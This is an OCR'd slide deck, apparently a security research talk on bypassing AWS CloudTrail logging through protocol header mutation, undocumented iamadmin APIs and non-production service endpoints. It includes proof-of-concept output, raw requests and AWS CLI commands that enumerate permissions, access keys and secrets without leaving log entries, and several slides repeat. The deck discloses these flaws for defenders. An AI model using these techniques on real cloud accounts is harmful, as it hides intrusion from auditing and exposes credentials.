Evading Logging in the Cloud: Bypassing AWS CloudTrail

Nick Frichette


Nick Frichette

Senior Security Researcher @ DATADOG

- Created https://hackingthe.cloud, an open source encyclopedia of cloud tradecraft
- Finder of AWS vulns
- Developed animosity to CloudTrail from his pentesting days


Talk Roadmap

- What is CloudTrail?
- Introduction to AWS API internals




Protocol Mutation

Undocumented APIs




Non-Production Endpoints

What is AWS CloudTrail?




- **Identity**
- **Date/Time**
- **API Service/Action**
- **Region**
- **IP Address/User Agent**
- **Request Parameters**

What is AWS CloudTrail?



- **Identity**
- **Date/Time**
- **API Service/Action**
- **Region**
- **IP Address/User Agent**
- **Request Parameters**

What is AWS CloudTrail?



- **Identity**
- **Date/Time**
- **API Service/Action**
- **Region**
- **IP Address/User Agent**
- **Request Parameters**

Victim POV:

Victim POV:

Intro to the AWS API


```
{
  "version":"2.0",
  "metadata":{
    "apiVersion":"2017-10-17",
    "endpointPrefix":"secretsmanager",
    "jsonVersion":"1.1",
    "protocol":"json",
    "serviceFullName":"AWS Secrets Manager",
    "serviceId":"Secrets Manager",
    "signatureVersion":"v4",
    "signingName":"secretsmanager",
    "targetPrefix":"secretsmanager",
    "uid":"secretsmanager-2017-10-17"
  },
```

Intro to the AWS API


```
{
  "version":"2.0",
  "metadata":{
    "apiVersion":"2017-10-17",
    "endpointPrefix":"secretsmanager",
    "jsonVersion":"1.1",
    "protocol":"json",
    "serviceFullName":"AWS Secrets Manager",
    "serviceId":"Secrets Manager",
    "signatureVersion":"v4",
    "signingName":"secretsmanager",
    "targetPrefix":"secretsmanager",
    "uid":"secretsmanager-2017-10-17"
  },
```

AWS API Protocols

Request


Pretty Raw Hex

```
POST / HTTP/1.1
X-Amz-Target: secretsmanager.ListSecrets
Content-Type: application/x-amz-json-1.1
User-Agent: aws-cli/2.12.1 Python/3.11.3 Darwin/22.5.0 exe/x86_64 prompt/off
command/secretsmanager.list-secrets
X-Amz-Date: 20230714T204034Z
X-Amz-Security-Token: IQoJb3JpZ2...[snip]
Content-Length: 2
Connection: close

{
}
```


- rest-json
- rest-xml
- JSON 1.0
- JSON 1.1
- query
- EC2

Bypassing AWS CloudTrail



Protocol Mutation

Undocumented APIs



Non-Production Endpoints

Mutating Protocol Inputs

application/x-amz-json-1.0 ⇨ JSON 1.1 API

Mutating Protocol Inputs

application/x-amz-json-1.0 ⇨ JSON 1.1 API

Has Permission?	Header	Response	Logged to CloudTrail?
Yes	1.0	404	No
No	1.0	403	No

With Permission:

```
nick@heavybox:~/Documents/secretsmanager_disclosure$ ./secrets_manager_listsecrets.py

BEGIN REQUEST++++++++++++++++++++++++++++++++++++
Request URL = https://secretsmanager.us-east-1.amazonaws.com/
Response code: 404

You have permissions to list-secrets!
nick@heavybox:~/Documents/secretsmanager_disclosure$
```

Without Permission:

```
nick@heavybox:~/Documents/secretsmanager_disclosure$ ./secrets_manager_listsecrets.py

BEGIN REQUEST++++++++++++++++++++++++++++++++++++
Request URL = https://secretsmanager.us-east-1.amazonaws.com/
Response code: 403

You do not have permissions to list-secrets
nick@heavybox:~/Documents/secretsmanager_disclosure$
```

Mutating Protocol Inputs

application/x-amz-json-1.0 ⇨ JSON 1.1 API

Has Permission?	Header	Response	Logged to CloudTrail?
Yes	1.0	404	No
No	1.0	403	No

With Permission:

```
nick@heavybox:~/Documents/secretsmanager_disclosure$ ./secrets_manager_listsecrets.py

BEGIN REQUEST++++++++++++++++++++++++++++++++++++
Request URL = https://secretsmanager.us-east-1.amazonaws.com/
Response code: 404

You have permissions to list-secrets!
nick@heavybox:~/Documents/secretsmanager_disclosure$
```

Without Permission:

```
nick@heavybox:~/Documents/secretsmanager_disclosure$ ./secrets_manager_listsecrets.py

BEGIN REQUEST++++++++++++++++++++++++++++++++++++
Request URL = https://secretsmanager.us-east-1.amazonaws.com/
Response code: 403

You do not have permissions to list-secrets
nick@heavybox:~/Documents/secretsmanager_disclosure$
```

Mutating Protocol Inputs

application/x-amz-json-1.0 ⇨ JSON 1.1 API

Has Permission?	Header	Response	Logged to CloudTrail?
Yes	1.0	404	No
No	1.0	403	No

With Permission:

```
nick@heavybox:~/Documents/secretsmanager_disclosure$ ./secrets_manager_listsecrets.py

BEGIN REQUEST++++++++++++++++++++++++++++++++++++
Request URL = https://secretsmanager.us-east-1.amazonaws.com/
Response code: 404

You have permissions to list-secrets!
nick@heavybox:~/Documents/secretsmanager_disclosure$
```

Without Permission:

```
nick@heavybox:~/Documents/secretsmanager_disclosure$ ./secrets_manager_listsecrets.py

BEGIN REQUEST++++++++++++++++++++++++++++++++++++
Request URL = https://secretsmanager.us-east-1.amazonaws.com/
Response code: 403

You do not have permissions to list-secrets
nick@heavybox:~/Documents/secretsmanager_disclosure$
```

Mutating Protocol Inputs


application/x-amz-json-1.0 ⇨ JSON 1.1 API

Has Permission?	Header	Response	Logged to CloudTrail?
Yes	1.0	404	No
No	1.0	403	No

Affected 645 actions across 40 services

source: frichetten.com/blog/aws-api-enum-vuln/

Enumerating Permissions



- **Attackers have limited options to enumerate permissions.**
- **Bruteforcing is commonly detected.**

Enumerating Permissions

andresriancho/
enumerate-iam


Enumerate the permissions associated with AWS credential set

3 Contributors | 5 Issues | 837 Stars | 139 Forks

github.com/andresriancho/enumerate-iam

- **Attackers have limited options to enumerate permissions.**
- **Bruteforcing is commonly detected.**

Enumerating Permissions



- **Attackers have limited options to enumerate permissions.**
- **Bruteforcing is commonly detected.**

Enumerating Permissions

- **Attackers have limited options to enumerate permissions.**
- **Bruteforcing is commonly detected.**


Enumerating Permissions

```
nick@heavybox:~/Documents/aws_stealth_perm_enum$ ./proof_of_concept.py
Time: 18:27:56
You have permissions to call appstream:PhotonAdminProxyService.CreateUser
You have permissions to call appstream:PhotonAdminProxyService.DeleteUser
You have permissions to call appstream:PhotonAdminProxyService.DisableUser
You have permissions to call appstream:PhotonAdminProxyService.EnableUser
You have permissions to call cloudhsm:CloudHsmFrontendService.DescribeHsm
You have permissions to call cloudhsm:CloudHsmFrontendService.GetConfig
You have permissions to call cloudhsm:CloudHsmFrontendService.ListAvailableZones
You have permissions to call cloudhsm:CloudHsmFrontendService.ListHapgs
You have permissions to call cloudhsm:CloudHsmFrontendService.ListHsms
You have permissions to call codestar:CodeStar_20170419.DescribeUserProfile
You have permissions to call codestar:CodeStar_20170419.ListProjects
You have permissions to call redshift-data:RedshiftData.DescribeStatement
You have permissions to call redshift-data:RedshiftData.ListStatements
You have permissions to call sagemaker:SageMaker.ListModels
You have permissions to call secretsmanager:secretsmanager.DescribeSecret
You have permissions to call secretsmanager:secretsmanager.GetSecretValue
You have permissions to call shield:AWSShield_20160616.DescribeDRTAccess
You have permissions to call shield:AWSShield_20160616.DescribeEmergencyContactSettings
You have permissions to call shield:AWSShield_20160616.DescribeSubscription
You have permissions to call shield:AWSShield_20160616.ListAttacks
Time: 18:29:57
nick@heavybox:~/Documents/aws_stealth_perm_enum$
```

- **Attackers have limited options to enumerate permissions.**
- **Bruteforcing is commonly detected.**


github.com/Frichetten/aws_stealth_perm_enum

Bypassing AWS CloudTrail



Protocol Mutation

Undocumented APIs



Non-Production Endpoints


Undocumented APIs

Undocumented APIs

source: frichetten.com/blog/minor-cross-tenant-vulns-app-runner/

Undocumented APIs

iamadmin




```
  "region" : "us-east-1",
  "operation":"ListAccessKeysForMultipleUsers",
  "contentString":"{\"UserNames\":[\"user1\",\"user2\",\"user3\"]}"
}
```

```
96543     }),
96544     t.IAMAdminServices = i.strEnum(['ListPoliciesForGroups',
96545     'ListAttachedPoliciesForGroups',
96546     'GetGroupMembershipCounts',
96547     'ListGroupsForUsers',
96548     'ListAccessKeysForMultipleUsers',
96549     'ListAccessKeyLastUsedForMultipleAccessKeys',
96550     'GetLoginProfilesForMultipleUsers',
96551     'ListDescriptionsForPolicies',
96552     'BatchGetRoleLastUsed',
96553     'ListMFADevicesForMultipleUsers',
96554     'ListSigningCertificatesForMultipleUsers',
96555     'ListServiceLinkedRoleDeletionAttempts',
96556     'GetServiceLinkedRoleTemplate']),
96557     t.IAMAdminDefaultResponse = Promise.resolve({
96558       ResponseMap: {
```

iamadmin:ListAccessKeysForMultipleUsers


```
{
    "ErrorMap": {
        "no-perm": [
            {
                "ErrorCode": 403,
                "ErrorMessage": "User: arn:aws:iam::111111111111:user/noperm is not authorized to perform:
iam:ListAccessKeys on resource: no-perm because no identity-based policy allows the iam:ListAccessKeys action"
            }
        ]
    },
    "ResponseMap": {}
}
```

Mapping undocumented iamadmin actions to normal IAM actions

iamadmin method	Equivalent IAM method
ListPoliciesForGroups	iam:ListGroupPolicies
ListAttachedPoliciesForGroups	iam:ListAttachedGroupPolicies
GetGroupMembershipCounts	iam:GetGroup
ListGroupsForUsers	iam:ListGroupsForUser
ListAccessKeysForMultipleUsers	iam:ListAccessKeys
ListAccessKeyLastUsedForMultipleAccessKeys	iam:GetAccessKeyLastUsed
GetLoginProfilesForMultipleUsers	iam:GetLoginProfile
ListDescriptionsForPolicies	iam:ListPolicies
BatchGetRoleLastUsed	iam:GetRole
ListMFADevicesForMultipleUsers	iam:ListMFADevices
ListSigningCertificatesForMultipleUsers	iam:ListSigningCertificates
ListServiceLinkedRoleDeletionAttempts	iam:GetServiceLinkedRoleDeletionStatus
GetServiceLinkedRoleTemplate	iam:GetServiceLinkedRoleTemplate

Mapping undocumented iamadmin actions to normal IAM actions

iamadmin method	Equivalent IAM method
ListPoliciesForGroups	iam:ListGroupPolicies
ListAttachedPoliciesForGroups	iam:ListAttachedGroupPolicies
GetGroupMembershipCounts	iam:GetGroup
ListGroupsForUsers	iam:ListGroupsForUser
ListAccessKeysForMultipleUsers	iam:ListAccessKeys
ListAccessKeyLastUsedForMultipleAccessKeys	iam:GetAccessKeyLastUsed
GetLoginProfilesForMultipleUsers	iam:GetLoginProfile
ListDescriptionsForPolicies	iam:ListPolicies
BatchGetRoleLastUsed	iam:GetRole
ListMFADevicesForMultipleUsers	iam:ListMFADevices
ListSigningCertificatesForMultipleUsers	iam:ListSigningCertificates
ListServiceLinkedRoleDeletionAttempts	iam:GetServiceLinkedRoleDeletionStatus
GetServiceLinkedRoleTemplate	iam:GetServiceLinkedRoleTemplate


Mapping undocumented iamadmin actions to normal IAM actions

iamadmin method	Equivalent IAM method
ListPoliciesForGroups	iam:ListGroupPolicies
ListAttachedPoliciesForGroups	iam:ListAttachedGroupPolicies
GetGroupMembershipCounts	iam:GetGroup
ListGroupsForUsers	iam:ListGroupsForUser
ListAccessKeysForMultipleUsers	iam:ListAccessKeys
ListAccessKeyLastUsedForMultipleAccessKeys	iam:GetAccessKeyLastUsed
GetLoginProfilesForMultipleUsers	iam:GetLoginProfile
ListDescriptionsForPolicies	iam:ListPolicies
BatchGetRoleLastUsed	iam:GetRole
ListMFADevicesForMultipleUsers	iam:ListMFADevices
ListSigningCertificatesForMultipleUsers	iam:ListSigningCertificates
ListServiceLinkedRoleDeletionAttempts	iam:GetServiceLinkedRoleDeletionStatus
GetServiceLinkedRoleTemplate	iam:GetServiceLinkedRoleTemplate

iamadmin


```
nick.frichette@machine iamadmin-ct-bypass-pocs % ./list_access_key_cloudtrail_bypass.py
Request method:
com.amazon.webservices.auth.identitymanagementadmin.AWSIdentityManagementAdminService.ListAccessKeysForMultipleU
sers
{
    "ErrorMap": {},
    "ResponseMap": {
        "tester": [
            {
                "AccessKeyId": "AKIA0000000000000000",
                "CreateDate": 1607971613.0,
                "Status": "Active",
                "UserName": "tester"
            },
            {
                "AccessKeyId": "AKIA0000000000000000",
                "CreateDate": 1649892526.0,
                "Status": "Active",
                "UserName": "tester"
            }
        ]
    }
}
```

Bypassing AWS CloudTrail



Protocol Mutation

Undocumented APIs



Non-Production Endpoints

<service>.<region>.amazonaws.com

Example: secretsmanager.us-east-1.amazonaws.com

Example non-production endpoints

- forecast-preprod.us-east-1.amazonaws.com
- ssm-gamma.us-west-1.amazonaws.com
- route53resolver-beta.us-east-1.amazonaws.com
- cloudsearch-staging.us-east-1.amazonaws.com
- rds-preview.us-east-2.amazonaws.com
- ssm-facade.eu-west-1.amazonaws.com
- sonic.us-east-1.amazonaws.com
- legacy.ssm.us-east-1.amazonaws.com


aws kms list-keys --endpoint-url https://kms-a.us-east-1.amazonaws.com

kms-a.us-east-1.amazonaws.com

Tested using AWS CLI: aws-cli/2.11.7 Python/3.11.2 Darwin/22.4.0 exe/x86_64 prompt/off

```
nick.frichette@COMP-VX7FJ40QHG .aws % aws sns list-topics \
> --region us-east-2
{
    "Topics": [
        {
            "TopicArn": "arn:aws:sns:us-east-2:            :security_alerting"
        }
    ]
}
nick.frichette@COMP-VX7FJ40QHG .aws % aws sns list-topics \
> --region us-east-2 \
> --endpoint-url https://sns-gamma.us-east-2.amazonaws.com
{
    "Topics": []
}
nick.frichette@COMP-VX7FJ40QHG .aws %
```


Enumerating permissions silently



Only 1 event showing in CloudTrail

Event Source Obfuscation

```
nick.frichette@COMP-VX7FJ40QHG /tmp % aws ivs list-channels \
> --region ap-northeast-1
{
    "channels": [
        {
            "arn": "arn:aws:ivs:ap-northeast-1:            :channel/rra94t9j3bsE",
            "authorized": false,
            "latencyMode": "LOW",
            "name": "",
            "recordingConfigurationArn": "",
            "tags": {}
        }
    ]
}
nick.frichette@COMP-VX7FJ40QHG /tmp % aws ivs list-channels \
> --region ap-northeast-1 \
> --endpoint-url https://ivs-gamma.ap-northeast-1.amazonaws.com
{
    "channels": [
        {
            "arn": "arn:aws:ivs:ap-northeast-1:            :channel/rra94t9j3bsE",
            "authorized": false,
            "latencyMode": "LOW",
            "name": "",
            "recordingConfigurationArn": "",
            "tags": {}
        }
    ]
}
nick.frichette@COMP-VX7FJ40QHG /tmp %
```



Event history (2) Info

Event history shows you the last 90 days of management events.

Lookup attributes

